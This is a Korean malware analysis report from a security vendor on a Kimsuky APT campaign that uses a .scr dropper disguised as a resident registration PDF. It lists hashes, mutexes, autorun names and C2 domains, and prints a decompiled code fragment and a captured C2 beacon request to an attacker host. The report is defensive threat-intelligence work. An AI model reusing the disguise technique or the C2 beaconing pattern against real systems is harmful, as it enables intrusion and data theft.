
악성코드 분석 리포트

김수키(Kimsuky) 조직, 실제 주민등록등본 파일로 둔갑한 '블루 에스티메이트 Part3' APT 공격 주의

알약(Alyac)

2020. 2. 6. 23:38



안녕하세요? 이스트시큐리티 ESRC(시큐리티대응센터) 입니다.

2020년 02월 06일, 전 ○○ 교육원 관계자의 실제 주민등록등본 PDF 스캔파일처럼 위장한 APT(지능형지속위협) 공격이 등장했습니다. 해당 악성파일의 알약 탐지명은 'Trojan.Dropper.1081856K' 입니다.

이번 공격은 지난 2019년 12월 04일 공개된 바 있는 '김수키 조직, 청와대 녹지원/상춘재 행사 견적서 사칭 APT 공격' 사례의 3번째 변종으로 확인되었습니다.

【오퍼레이션 블루 에스티메이트 (Operation Blue Estimate)】

파일명	제작날짜 (타임스탬프)	MD5
베트남 녹지원 상춘재 행사 견적서.hwp(다수의 공백 포함) .exe	2019-12-02 18:01:05 (KST)	35d60d2723c649c97b414b3cb701df1c

【오퍼레이션 블루 에스티메이트 Part2 (Operation Blue Estimate Part2)】

파일명	제작날짜 (타임스탬프)	MD5
오성사 MC2-500 외형도 P1307033 Model_수정.pdf(다수의 공백 포함) .exe	2020-01-17 10:33:41 (KST)	da799d16aed24cf4f8ec62d5048afd1a

【오퍼레이션 블루 에스티메이트 Part3 (Operation Blue Estimate Part3)】

파일명	제작날짜 (타임스탬프)	MD5
주민등록등본.pdf(다수의 공백 포함) .scr	2020-02-06 15:27:36 (KST)	20add5eb5fbe527a8b6090a08e7636a6


【오퍼레이션 블루 에스티메이트 Part4 (Operation Blue Estimate Part4)】

파일명	제작날짜 (타임스탬프)	MD5
letter of indemnity (new version).pdf(다수의 공백 포함) .exe	2020-02-13 14:58:31 (KST)	cf87475a87cb2172e73ee6afa7eb6384

블루 에스티메이트 캠페인이 지속되고 있는 가운데, 2020년 02월 06일 제작된 변종은 실제 온라인에서 발급된 특정인의 주민등록등본 화면을 보여주고 있습니다.

마치 PDF 문서처럼 2중 확장자로 위장한 악성 파일은 실제 화면 보호기(SCR) 확장자를 통해 EXE 실행파일과 동일하게 실행됩니다. 그리고 내부 리소스에 포함되어 있는 '주민등록등본.tif' 이미지 파일을 생성하고 로드시킵니다.

실제 보여지는 주민등록표에는 전직 ○○교육원 관계자와 관련된 것으로 보이는 개인정보를 담고 있습니다.




[그림 1] 악성 파일이 실행된 후 보여지는 주민등록등본 이미지 화면

'주민등록등본.pdf(다수의 공백 포함) .scr' 악성 파일은 내부에 다음과 같은 리소스(BINARY) 영역을 가지고 있으며, 리소스 이름은 기존 블루 에스티메이트 캠페인에서 동일하게 사용됩니다.


그리고 악성 파일이 제작될 때 한국어 기반으로 만들어 진 것을 확인할 수 있습니다.

'103' 영역에는 이미지 파일이 '104' 영역에는 64비트 악성 DLL 파일이 포함되어 있습니다.



[그림 2] 악성 파일 내부 리소스 화면

이번 숙주 파일은 64비트 DLL 파일을 'Hero.dll' 이름으로 생성하고 실행하고 있기 때문에 32비트 운영체제에서 실행될 경우 다음과 같이 오류 창이 발생할 수 있습니다.



[그림 3] 32비트 윈도우 OS에서 실행될 때 나오는 오류 메시지 화면

악성 파일은 'HelloSidney' 뮤텍스(Mutex) 값을 사용하는데, 이 것은 '오성사 MC2-500 외형도 P1307033 Model_수정.pdf(다수의 공백 포함) .exe' 때와 동일합니다.

```
memset(&Dst, 0, 0x103ui64);
GetModuleFileNameA(0i64, &Filename, 0x104u);
v2 = strrchr(&Filename, 92);
if ( v2 && !stricmp(v2 + 1, &Str2) )
{
  sub_180001000((__int64)"33629dfb69f22141b24ea039661327ef7b7c8d1a1cbdf5d00c27fe",
  v3 = CreateMutexA(0i64, 1, &Name);          // HelloSidney
  if ( GetLastError() == 183 )
  {
    CloseHandle(v3);
    return 0i64;
  }
  sub_180009F50();
  sub_18000158D(byte_18002C2F0);
  pszPath = 0;
  memset(&v15, 0, 0x3FFui64);
  FileName = 0;
  memset(&v13, 0, 0x3FFui64);
  v16 = 0;
  memset(&v17, 0, 0x3FFui64);
  sub_1800025D0(0i64, &pszPath, 0i64, 0i64);
  sprintf_s(&FileName, 0x400ui64, "%s\\conf.ini", &pszPath);
  File = 0i64;
  fopen_s(&File, &FileName, "r");
  sub_18000C27A(File, "%s", &v16, 1024i64);
  fclose(File);
  DeleteFileA(&FileName);
```

[그림 4] Mutex 생성 화면

과거 유사 오퍼레이션의 페이로드는 각 오퍼레이션 별로 차이를 보이고 있는데, 특징적으로 C&C, 문자열, 기능 방식 등에서 차이가 존재하지만, '맥(MAC) 어드레스 및 시리얼 정보 수집' 기능에서 공통된 코드를 보이고 있습니다.

	Fake Capsule (AlyacMonitor.db)	Blue Estimate (NewACt.dat)	Blue Estimate 2 (Hero.dll)
MD5	66B73FBA4E47B3184EDD75B0CE9CF928	E54B370D99CA0E2ECC083C2D42F05210	C315DE8AC15B51163A3BC075063A58AA
Time-Stamp	2019.01.06 14:55:36 UTC	2019/11/19 07:15:57 UTC	2020/01/07 01:38:25 UTC
Export Function Name	CheckFile	checkdrive	-
PDB Path	-	-	E:\works\utopia\Utopia_v0.2.bin\AppleSeed64.pdb
Mutex	AlyacMon	Papua gloria	HelloSidney
C&C (C2)	safe-naver-mail.pe.hu	anlchist.or.kr	Happy-New-Year.esy.es
Boundary	boundary=————44cdd22e90f	boundary=————223de5564f	====19b953e4
Injection Process	explorer.exe	explorer.exe	explorer.exe
Registry Autoruns Name	Alyac Update	lyric	IEAutoUpdate
C&C 주소 로드 방식	AlyacMonitor.db_ini에서 하드코딩된 C&C 주소 로드	악성코드 내부에 하드코딩	regsvr32.exe로 실행 시 인자값에 인코딩된 C&C 주소로 로드
C&C 연결 방식	페이로드 내부 (Windows API)	페이로드 내부 (Windows API)	자바 스크립트 드롭 및 실행
OS 정보 수집 기능	O	X	O
맥 어드레스, 시리얼 정보 수집 기능	O	O	O
2차 페이로드 파일 이름	C&C명령에서 페이로드 파일 이름 지정	Lyric.dat Sway.dat	[사용자 Mac address]_[년-월-일_시_분_초_밀리초]
주요 명령 제어 기능	1) C&C 변경 2) 다운로더 3) 자가 삭제 4) cmd 명령어 실행	1) 다운로더 2) 자가 삭제	1) 다운로더 2) 업로더 3) cmd 명령어 실행

* 쓰렛 인사이드(Threat Inside) 위협 인텔리전스 리포트용 비교 분석 자료 (https://www.threatinside.com/)

이번 '오퍼레이션 블루 에스티메이트 Part3 (Operation Blue Estimate Part3)'에서는 'Hero.dll', 'HelloSidney' 등이 동일한 공통점이 있지만, PDB가 제거되었고 C2는 'mernberinfo.tech (213.190.6.159)' 주소로 변경되었습니다.

```
GET /wp-data/?m=[redacted]&p=[redacted]&v=win[redacted]x64 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: mernberinfo.tech

HTTP/1.1 200 OK
Connection: Keep-Alive
X-Powered-By: PHP/7.2.26
Content-Type: text/html; charset=UTF-8
Cache-Control: public, max-age=604800
```

[그림 5] C2 통신 패킷 화면

ESRC에서는 이번 APT 공격 배후에 '김수키(Kimsuky)' 조직이 연계되어 있는 것으로 믿고 있으며, 보다 상세한 분석내용은 추후 '쓰렛 인사이드'의 위협 인텔리전스 리포트로 별도 제공할 예정입니다.

'악성코드 분석 리포트' 카테고리의 다른 글

TAG Kimsuky , mernberinfo.tech , Operation Blue Estimate , 김수키 , 오퍼레이션 블루 에스티메이트 , 주민등록등본